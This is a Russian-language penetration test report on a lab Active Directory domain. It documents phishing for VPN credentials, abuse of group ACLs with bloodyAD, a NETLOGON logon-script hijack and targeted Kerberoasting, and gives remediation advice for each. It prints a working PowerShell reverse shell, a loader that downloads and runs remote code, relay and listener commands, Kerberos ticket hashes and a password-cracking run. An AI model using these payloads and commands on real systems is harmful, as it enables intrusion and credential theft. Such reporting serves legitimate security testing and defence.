
nbelova@corp.local

В сообщении была создана легенда о срочном восстановлении VPN после сбоя базы данных. Для повышения убедительности атаки использовался фактор срочности: сотруднику сообщалось о необходимости немедленно предоставить VPN-конфигурацию и пароль, поскольку без конфигурации подключение к корпоративному VPN якобы было невозможно.

Доказательство:



На данном скриншоте представлена реализация фишинговой атаки методом социальной инженерии, направленной на компрометацию учетной записи сотрудника nbelova@corp.local. Атакующий использует претекст о сбое VPN-сервера и маскируется под отдел IT-поддержки, применяя спуфинг адреса отправителя для придания легитимности сообщению. Целью данной атаки является получение файла конфигурации VPN и пароля учетной записи, что обеспечивает первичный доступ к корпоративной инфраструктуре. Письмо было отправлено с учётной записи [fedya](mailto:fedya@CorporateVPNServer.myguest.virtualbox.org), однако в качестве отправителя/легенды использовался адрес it-support@corp.local. Несмотря на несоответствие между фактическим отправителем и заявленным отправителем, сообщение было сформировано таким образом, чтобы вызвать доверие у получателя за счёт использования легенды о техническом сбое и фактора срочности.



На фото изображен результат успешной фишинговой атаки на сотрудника nbelova@corp.local, который в ответ на легенду о сбое VPN-сервера предоставил атакующему свой пароль и файл конфигурации client1.ovpn. Использование спуфинга отправителя и психологического давления позволило обойти бдительность жертвы и получить данные, необходимые для первичного доступа к корпоративной сети.

Последствия:

Успешная социальная инженерия позволила получить данные, необходимые для подключения к корпоративному VPN от имени сотрудника. Полученный доступ использовался для перехода от внешнего периметра к внутренней сети организации.

Рекомендации по устранению:

- Не передавать пароли и VPN-конфигурации по электронной почте по запросам сотрудников или технической поддержки.
- Внедрить MFA для VPN-подключений, чтобы компрометация пароля не позволяла получить доступ к VPN без дополнительного фактора.
- Проводить регулярное обучение сотрудников методам социальной инженерии и фишинга.
- Настроить механизм подтверждения запросов на передачу учётных данных через отдельный доверенный канал.
- Ограничить использование общих/доверенных почтовых адресов для выполнения чувствительных операций.

- Настроить мониторинг подозрительных сообщений и действий, связанных с запросами паролей и конфигураций.

4.4 Добавление учётной записи nbelova в группу Finance Operators через манипуляцию правами доступа

Severity: High

Affected Asset: Группа Finance Operators

Category: Account Manipulation

После получения доступа к внутренней инфраструктуре и анализа прав доступа с помощью инструмента BloodHound было установлено, что пользователи группы Finance Users обладают правом AddMember на привилегированную группу Finance Operators. Это позволяет любому участнику Finance Users добавить себя в состав Finance Operators без необходимости повышения привилегий иными способами.

Технические детали:


Target Group: Finance Operators

Technique: Account Manipulation (T1098)

Source Account: nbelova@corp.local

Используя права скомпрометированной учётной записи nbelova, атакующий добавил её в группу Finance Operators, обладающую избыточными правами на объекты в OU Finance.

Доказательство:



На схеме показано, что учётная запись nbelova входит в группу Finance Users, которая, в свою очередь, имеет право AddMember на группу Finance Operators. Это позволяет атакующему добавить себя в привилегированную группу.

Добавление nbelova в группу Finance Operators:

```
[x]-[fedya@parrot]-[/mnt/freemove/Local-AD-Infrastructure/lab-09-basic-ad]  
$bloodyAD --host 10.10.10.1 -d corp.local -u nbelova -p [REDACTED] add groupMember "Finance Operators" nbelova
```

С использованием инструмента bloodyAD и скомпрометированной учётной записи сотрудника nbelova злоумышленник воспользовался избыточным правом ACL и добавил учётную запись nbelova в группу Finance Operators.

Проверка добавления nbelova в группу Finance Operators:

```
[x]-[fedya@parrot]-[/mnt/freemove/Local-AD-Infrastructure/lab-09-basic-ad]  
$bloodyAD --host 10.10.10.1 -d corp.local -u nbelova -p [REDACTED] 'get object "Finance Operators" --attr member  
distinguishedName: CN=Finance Operators,OU=Finance,DC=corp,DC=local  
member: CN=Natalia Belova,OU=Finance,DC=corp,DC=local; CN=Olga Kuznetsova,OU=Finance,DC=corp,DC=local
```

На скриншоте показано, что после выполнения команды bloodyAD учётная запись nbelova успешно добавлена в группу Finance Operators.

Последствия:

Членство в группе Finance Operators предоставило атакующему право WriteProperty на атрибут scriptPath в OU Finance, что позволило перейти к этапу подмены скрипта входа.

Рекомендации по устранению:

- Провести аудит состава привилегированных групп и удалить избыточные членства.
- Внедрить процесс согласования для добавления пользователей в привилегированные группы.
- Настроить мониторинг изменений состава критичных групп (события 4728, 4732, 4756).

4.5 Избыточные права в Active Directory, позволяющие выполнять произвольные сценарии

Severity: **Critical**

Affected Asset: Active Directory — OU Finance / DC01 (10.10.10.1)

Category: Excessive Active Directory Permissions / Privilege Escalation

В ходе анализа разрешений Active Directory была выявлена возможность изменения атрибута scriptPath организационной единицы Finance учётной записью, контролируемой атакующим. Атрибут scriptPath используется для назначения пользователям сценария, выполняемого при входе в систему. Получение возможности изменять данный атрибут позволяет атакующему контролировать содержимое logon script и, следовательно, добиться выполнения произвольных команд в контексте пользователя, к которому применяется соответствующий сценарий. В рамках тестирования данная возможность была использована

для выполнения контролируемого сценария на рабочей станции WS01 и получения обратного соединения с атакующей системой.

Технические детали:

После получения необходимых разрешений в Active Directory была подтверждена возможность изменения атрибута scriptPath для OU Finance. В результате атакующий получил возможность назначить контролируемый logon script, который должен был выполняться при входе соответствующего пользователя на рабочую станцию WS01.

```
[*]-[redacted@parrot]-[/mnt/TreeDisk/Local-AD-Infrastructure/lab-09-basic-ad]
$ nxc smb 10.10.10.1 -u nbelova -p '1234567890' --shares
[*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local)
(SMBv1:None) (Null Auth:True)
[*] corp.local\nbelova:1234567890
[*] Enumerated shares
Share Permissions Remark
-----
ADMIN$ Remote Admin
C$ Default share
Finance READ,WRITE
HR
IPC$ READ Remote IPC
IT
Management
NETLOGON READ,WRITE Logon server share
Public READ,WRITE
Sales
SYSVOL READ Logon server share
```

Таким образом, учётная запись, контролируемая атакующим, получила возможность размещать в NETLOGON собственные сценарии, которые впоследствии могли использоваться в качестве logon scripts.

Эксплуатация:

Наличие прав на запись в сетевую папку NETLOGON позволило разместить в ней контролируемый атакующим загрузочный файл. В качестве целевой была выбрана учётная запись сотрудника okuznetsova. Выбор учётной записи был обусловлен её положением в структуре разрешений Active Directory и возможностью использовать её для дальнейшего продвижения в корпоративной инфраструктуре. Для подтверждения возможности выполнения произвольного кода был подготовлен PowerShell-скрипт, устанавливающий обратное соединение с атакующей системой.

```

fedya@CorporateVPNServer:/tmp$ cat > /tmp/rev.ps1 << 'EOF'
$client = New-Object System.Net.Sockets.TCPClient('10.10.10.3',4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i)
    $sendback = (iex $data 2>&1 | Out-String )
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '>'
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
EOF

```

На представленном скриншоте показан процесс подготовки PowerShell-скрипта, который использовался в качестве второго этапа полезной нагрузки.

Для доставки подготовленного PowerShell-скрипта на WS01 был создан отдельный загрузчик. Он обращается к HTTP-серверу, размещённому на VPN-сервере, и загружает второй этап полезной нагрузки

```

[fedya@parrot]-[/tmp]
$cat > /tmp/evil.bat << 'EOF'
@echo off
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.3:8080/rev.ps1')"
EOF
[fedya@parrot]-[/tmp]
$smbclient //10.10.10.1/NETLOGON -U 'nbelova%' -c 'put /tmp/evil.bat backup.bat'
putting file /tmp/evil.bat as \backup.bat (4.5 kB/s) (average 4.5 kB/s)
[fedya@parrot]-[/tmp]
$smbclient //10.10.10.1/NETLOGON -U 'nbelova%' -c 'ls'
.
D          0 Sun Oct 4 07:41:26 2026
..
D          0 Sat Sep 19 01:08:25 2026
backup.bat
ROLES AND SERVER GROUPS
12946687 blocks of size 4096. 9638806 blocks available

```

На представленном скриншоте показан процесс подготовки загрузчика, который был размещён в сетевой папке NETLOGON с использованием избыточных прав группы Finance Operators.

Для автоматического запуска загрузчика при входе пользователя в систему было изменено значение атрибута scriptPath учётной записи okuznetsova.

```

[fedya@parrot]-[/tmp]
$bloodyAD --host 10.10.10.1 -d corp.local -u nbelova -p ' ' set object okuznetsova scriptPath -v "backup.bat"
[+] okuznetsova's scriptPath has been updated


```

На представленном скриншоте показано успешное изменение атрибута scriptPath и назначение загрузчика для целевой учётной записи.

Для подтверждения возможности выполнения произвольного кода было необходимо получить обратное соединение от WS01 к атакующей системе. Однако непосредственное установление соединения между рабочей станцией внутреннего сегмента и атакующей системой во внешней сети было невозможно вследствие особенностей сетевой связности между сегментами. В связи с этим в качестве промежуточного узла был использован VPN-сервер 10.10.10.3, обладающий одновременно доступом к внутреннему сегменту и внешней сети. На VPN-сервере был организован TCP-relay, обеспечивающий передачу соединения от WS01 к атакующей системе. Таким образом, сформированная цепочка сетевого взаимодействия имела следующий вид:

WS01 → VPN Server → система атакующего (Parrot OS),

где VPN-сервер выполнял функцию промежуточного узла для передачи обратного соединения.



Согласно представленной схеме, после входа пользователя okuznetsova на WS01 назначенный через атрибут scriptPath сценарий выполнялся на рабочей станции и инициировал соединение в сторону VPN-сервера. VPN-сервер принимал входящее соединение на заданном TCP-порту и посредством socat передавал его на внешний адрес атакующей системы 192.168.31.209, где осуществлялось ожидание соединения с помощью netcat. Использование промежуточного узла позволило обойти отсутствие прямой сетевой доступности атакующей системы из внутреннего сегмента и обеспечить доставку обратного соединения до атакующей машины.

```
[*]-[fedya@parrot]-[/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.31.210 45592

PS C:\Windows\Syst
PS C:\Windows\System32> whoami
corp\okuznetsova
```

Для подтверждения успешного выполнения полезной нагрузки было получено обратное соединение от рабочей станции WS01 к атакующей системе. На представленном скриншоте показана полученная командная оболочка, а также результаты выполнения команд, подтверждающие выполнение кода на WS01 в контексте учётной записи okuznetsova.


4.6 Эксплуатация избыточных прав для проведения Targeted Kerberoasting

Severity: High

Affected Asset: Active Directory — учётные записи okuznetsova, pki_operator / DC01 (10.10.10.1)

Category: Excessive Active Directory Permissions / Credential Access

Получив доступ к командной оболочке на WS01, был проведён дальнейший анализ доступных учётной записи okuznetsova разрешений в домене. В ходе анализа была выявлена возможность управления атрибутом servicePrincipalName учётной записи pki_operator, что потенциально позволяет использовать её для дальнейшего получения Kerberos-билета.



Полученное разрешение позволяет учётной записи okuznetsova изменять атрибут servicePrincipalName у учётной записи pki_operator. Для проверки возможности эксплуатации данного разрешения был добавлен контролируемый SPN к указанной учётной записи. Наличие SPN позволило запросить Kerberos Service Ticket (TGS) для pki_operator и получить материал для последующего offline-крекинга пароля. Возможность добавления и удаления SPN при наличии соответствующих прав подтверждается штатными средствами Active Directory.

Эксплуатация:

```
PS C:\Windows\Temp> setspn -A new1/service pki_operator
Checking domain DC=corp,DC=local

Registering ServicePrincipalNames for CN=pki_operator,OU=PKI_Admns,OU=Security,DC=corp,DC=local
new1/service
Updated object
```

Злоумышленник, пользуясь правами доступа Ольги Кузнецовой в домене, создал Service Principal Name учетной записи pki_operator, для дальнейшего получения Kerberos билета и offline-крекинга пароля.

```
[fedyac@parrot] ~/mnt/freeltdisk/Local-AD-infrastructure/lab-09-basic-ad
$GetUsersSPNs.py corp.local/'nbelova:Belova20261' -dc-ip 10.10.10.1 -request
Impacket v0.14.0.dev0+20260910.163155.6c9907e2 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Machine	Name	MemberOf	PasswordLastSet	Last
Logon	Delegation	view	Input	Devices	Help
MSSQLSvc/srv01.corp.local:1433		svc_sql		2026-09-20 00:48:12.657180	<nev
new1/service		pki_operator	CN=PKI_Admns_Group,OU=PKI_Admns,OU=Security,DC=corp,DC=local	2026-09-20 02:13:58.386264	<nev

```
er>
new1/service
er> iffinance.png

[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$CORP.LOCAL$corp.local/svc_sql*$146e60df4eb84e4b3cabd4ce4941698$9d7d28d9dedb9d170dbb5a0e69489d0be6ab3446cec71a17f248a0c0
3ae33950451ffe1793d3178cf3451414c837f091655c48dd97ab795f93291157ef746554ff3cdcd7e4ed1d129307785231cf2af416e9a0d41ad41f72aaee1c88a449f8834e8
649aeca0189a52e4cab20e8903823edc7aa7916198317308b3901bf1faa4c8464cc7c5e914d764ef82e1847efc6e57f5ee6bad15fd31b257f83feeb23b13d3a48167164ea60
7719ebd4a956511ad160074e2f7f7c752a52405590df0ca3e0cb756c58d580ee4895152c05c02be01c847e95e2850f6eabdb71ad06a6a6363b664e93c32ef5643cdf96810a969
37d67f922a0315c3423d030da4aab64479d0115654c3dc09b2f21e43b8e9f0871bd142d4e0e757fadc1971133a61eda4567a45d7e7948acdad82e5d19a86dc4a359423187211
0647e3f0e9652154283c1544962f2e585dc879d630a2119026a9ca8350d800ee4895152c05c02be01c847e95e2850f6eabdb71ad06a6a6363b664e93c32ef5643cdf96810a969
bb57b07deaaee419abe0f08f39ea954fb273f6ce5b27303c4fa804fa7b8c7042f85cbab8004dbf9e5f796fa87e3673506d8bd5d61853b47c55344685baf3bbbf1985dcfe93df82
76568d959be6bba2922f2da6e8700d68aa1deb543eb969a40b252734c66fd2ab8a07535efa78db4e30cb3d1c6fb4c7bd6156a3bcffcf594f00f629f6ff7a055506934599a844e30
346148c91602fb882d798f47df80e027c96d4d90f19445a8876032bb1d54ca0102568001f7d5c1fb3f38157bd67048aebb3ae3b5dae05eb925d8571459784bcaab49d8b2711d9
df5dcf70432c9339a96f1580ad2d19a2efbf58d472eb27ed014102271a70412d6301c11e5df293aac56ca30347071d83999249801267713cf57c55d8ac978fb61bd490f6e1
aea9ee2afbe9d4d919a2102af4f4606ba2ee8a8d255cd026ba1a3fae4edba137066c7881d6624292bc04e392ed8e68557e049779e71088b4b620227e2416fb6ddc5fec96299e
3e27779b1e5870d5dfde279e3e07b9bfe3481601fef0164cd9c85198361f268129749c4d2e2e13806ec24c7b726fe31f9bd5dfbbb97b93fa7972bb9a3b97ae7211a154bce284b3
b77ea336009f7d56a360f73e2037dbc8b87897c7c202c84a1b73bd8d8aaf9dbbbe74639bab6d1f449974bce8e1062db731060f423abfe3a936b5a8cca8f70b7d2beb607a708b29f
aabfd34c354fbf96fe35efe6ebbe159351ce2c964a3657041fa3fc774754630077e583ef4990b950850ee308d73d5500026f52f5ac78531c715e267160d5cb3b3cc4a0d7debe6
db19ca0fa5e197d9916823631d3faf421cd0ab9491927bd8ae
$krb5tgs$23$*pki_operator$CORP.LOCAL$corp.local/pki_operator*$5573e3b8cbb641d9c30c0740e99f7fb3$aa594c8409ec205e6088910e3bfa8ae97923e23a5d3047b
cac2c9873f48504ee0aa4dccc94cf99d4472f95111eb5720ab8ad933d80a9c6157fc62da35e225276a2c8f7388d1aa3f0c91a638b8d4feac84120e8f7cb8cc0df59a3805c969484
7de15f1bf7c2f39e763eaa5f00468bec788d9eadf4dc9ed3c56d167e4a556f4c7ca279a5e0cc5294a4fe1953104b92c674f41698430088e9670d6caf81c14dcbdf6e331646
144ebb29e03d0fb66161b9b9c7c2502c996f900071f3a9b45e3c539991289fd1461d40847b0a1eb0c18bc02136346c70dc7a7936611fcf9bd29fae816e323fafa4ca1132d32e53
baaf894c397db212cf9878020c3ba4e530abc297dbacae172add17650512fca741dbc0852c6f94951cb79d847c24aa72a7c5f7b91e75448aed9c9c2b5d723e559a15d4b587b4
018145a1932870750348ba8f541bbe51335ec3a156963b923aa3f601e95d02ca79a8a0a65b5825c68f2b6c5efb1a904665a150dc9c9893ba6e76632e3864902a49f0fba1fac89
b93513c9547451bc522713da5b7746c006808363ac023c8e21a9299af4a7031faa31fdb2a2aa91fcdcf0edd2dbd3b172aa7642fa6a31f145626db50a71dd5b4753792201ec9736b
4a9ef1519d0ed4aad124c52e6bf58e3591ac84036e46eeb8da9b9ff0c68197bc3e17b8d87d977e6de0e8ddda7ace07fd8532f6abe87612b128ecbbe17220f98feacff6cdf91
18a2ce16182e2fd80b01139d6a52cd4aba2ca81b23650a4742af6882c448940bdf0aecc8938ce07a764fdda3ce3a5e2df051ac317d478f81a25a350183c81a747b5883931466
21c7d71fa66d8ae2751396c68ba72194b24a4c1e0328087cb38b7b6fa1df841e5c42eb8ae5c1e4cf256b2e922fc6aadea65d961070b6224917d400e95fd8a0c28afecfa13d4791
b68a75c45e78e97d91b90f49e49423343ea08b002e0f547f8b9184b9c303b556a9b409809aa6718d90d2579c64928dc52f2b2ae0bdc655ea5631548aa2e4f02088d7656d037e
38fdebcb72a0502777d1868c898e17d528f4132c33e7584869ea15e4160f1bf3906a2ac70e92518d7ac576cdf0b530d19014acba491613790e2c08799775a4346efc33e937a7c31
c94dc4eeeb963d9ab0e57070e21667b5b49851a2289716cea55fa5e5638633a0d693182ebf2c12ae1afb6dd00d2f831b6874c031b864229dcf573ff2c839f34f78980f703270a
21d601081332fd55d6202bd19aac43857906d9a03bb47aac26b28f3cebf96f10bf377dc7a6cc7730fb7bd92189332aa816ae73acdb058bca80cde4be8260c38062d58ee4bf276
5291a4d9d7d61d1f75fc9cfe646e4c03eefdf27d77bcfa30a3b1567f2806d2
```

На представленном скриншоте показан результат получения Kerberos Service Ticket (TGS), содержащего данные, необходимые для последующего offline-крекинга пароля учётной записи pki_operator.

```
[fedyac@parrot] ~/mnt/freeltdisk/Local-AD-infrastructure/lab-09-basic-ad
$john /tmp/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(???)
1g 0:00:00:00 (2026-10-04 09:15) 100.0g/s 409600p/s 409600c/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

